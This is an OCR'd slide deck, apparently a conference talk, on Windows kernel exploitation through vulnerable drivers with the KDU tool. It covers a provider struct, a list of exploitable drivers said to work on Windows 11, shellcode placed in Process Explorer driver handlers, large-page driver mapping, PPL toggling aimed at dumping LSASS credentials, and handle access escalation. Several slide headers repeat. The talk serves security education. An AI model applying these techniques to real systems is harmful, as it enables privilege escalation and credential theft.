


- **How KDU Works… The Victim-Provider Model**




LOLDriver Exploitation
Physical Memory Mayhem

- How KDU Works… The Victim-Provider Model




LOLDriver Exploitation
Physical Memory Mayhem

- **How KDU Works… The Victim-Provider Model**



LOLDriver Exploitation
Physical Memory Mayhem

- **How KDU Works… The Victim-Provider Model**




KDU Provider BYOVD Model

```
typedef struct _KDU_PROVIDER {
        struct {
                provRegisterDriver RegisterDriver; //optional
                provUnregisterDriver UnregisterDriver; //optional

                provAllocateKernelVM AllocateKernelVM; //optional
                provFreeKernelVM FreeKernelVM; //optional

                provReadKernelVM ReadKernelVM;
                provWriteKernelVM WriteKernelVM;

                provVirtualToPhysical VirtualToPhysical; //optional
                provReadControlRegister ReadControlRegister; //optional

                provQueryPML4 QueryPML4Value; //optional
                provReadPhysicalMemory ReadPhysicalMemory; //optional
                provWritePhysicalMemory WritePhysicalMemory; //optional
        } Callbacks;
} KDU_PROVIDER, * PKDU_PROVIDER;
```

KDU Provider BYOVD Model

Windows 11 – Working Providers

#1 – IQVM64.sys
#13 – AsIO2.sys
#15 – GmerDrv.sys
#20 – DBUtilDrv2.sys
#22 – AsIO3.sys
#26 – impoutx64.sys
#27 – Directlo64.sys
#29 – ALSyslo64.sys



Win 11 (checked 07/11/23)

PROCEXP152.SYS – Process Explorer – KDU's Victim Driver

It's an old binary – so that means it was **compiled without Code Integrity (CI)** checks that prevent shellcode/ROP (ROP Is dead for other Reasons – see: KVA Shadow Stack)

Set to have INIT section that is RWX – we can overwrite the IRP handlers for handlers such as **IRP_MJ_CREATE**

IRP_MJ_CREATE is triggered when you open \\.\PROCEXP152 with CreateFile (opening the file)

This means we can write **shellcode** in there to **do anything we want**.

Exploitation – Large Page Drivers

Large Page Drivers

It was discovered that Drivers could be added to a special list designated in the windows registry for system drivers known as **'Large Page Drivers'**

These Large Page Drivers – use large (**2 MB**) pages instead of the standard 4KB (0x1000 byte) pages.


In doing so – They combine the **.TEXT** (**RX**) and **.DATA** (**RW**) sections of an executable into a single section

That is both RW and RX (so **RWX**)

Example:

GitHub - VollRagm/lpmapper: A mapper that maps shellcode into loaded large page drivers

Large Page Drivers



Exploitation – Protected Process Lights (PPL)

PPL Elevation

Since we can modify EPROCESS and its fields…

- Protected Process Light (PPL) technology is used for controlling and protecting running processes and protecting them from infection by malicious code and the potentially harmful effects of other processes. These processes include:

- Shutdown
- Stream deployment
- Access to virtual memory
- Debugging
- Copying of descriptors
- Changing the memory working set
- Changing and receiving information about the current state of the thread
- Impersonation of threads (running process threads under a different account)

Note: Ounce we toggle a process to be PPL we can dump LSASS for passwords!

READ MORE HERE: https://spikysabra.gitbook.io/kernelcactus/pocs/ppl-toggling

Exploitation – Handle elevation

Handle elevation

Since we can modify EPROCESS and its fields…

- Each **_EPROCESS** structure holds within it a pointer to the **_HANDLE_TABLE** object, Named the ObjectTable.
- This specific pointer, is to the head of the Handle Table, and contains a list of handles which appear one after the other in the memory.
- Given read and write access to the **_HANDLE_TABLE_ENTRY** object itself, one can edit the **GrantedAccessBits**
- handle created for **SYNCHRONIZE, READ_CONTROL, QUERY_LIMITED_INFORMATION**, can be escalated to **FULL_CONTROL**

READ MORE HERE: https://spikysabra.gitbook.io/kernelcactus/pocs/handle-elevation

Next Talk:

Kernel Talks 0x04

BADUSB and the Gadget-FS filesystem

Thanks!

Russell Sanford
xort@sploit.online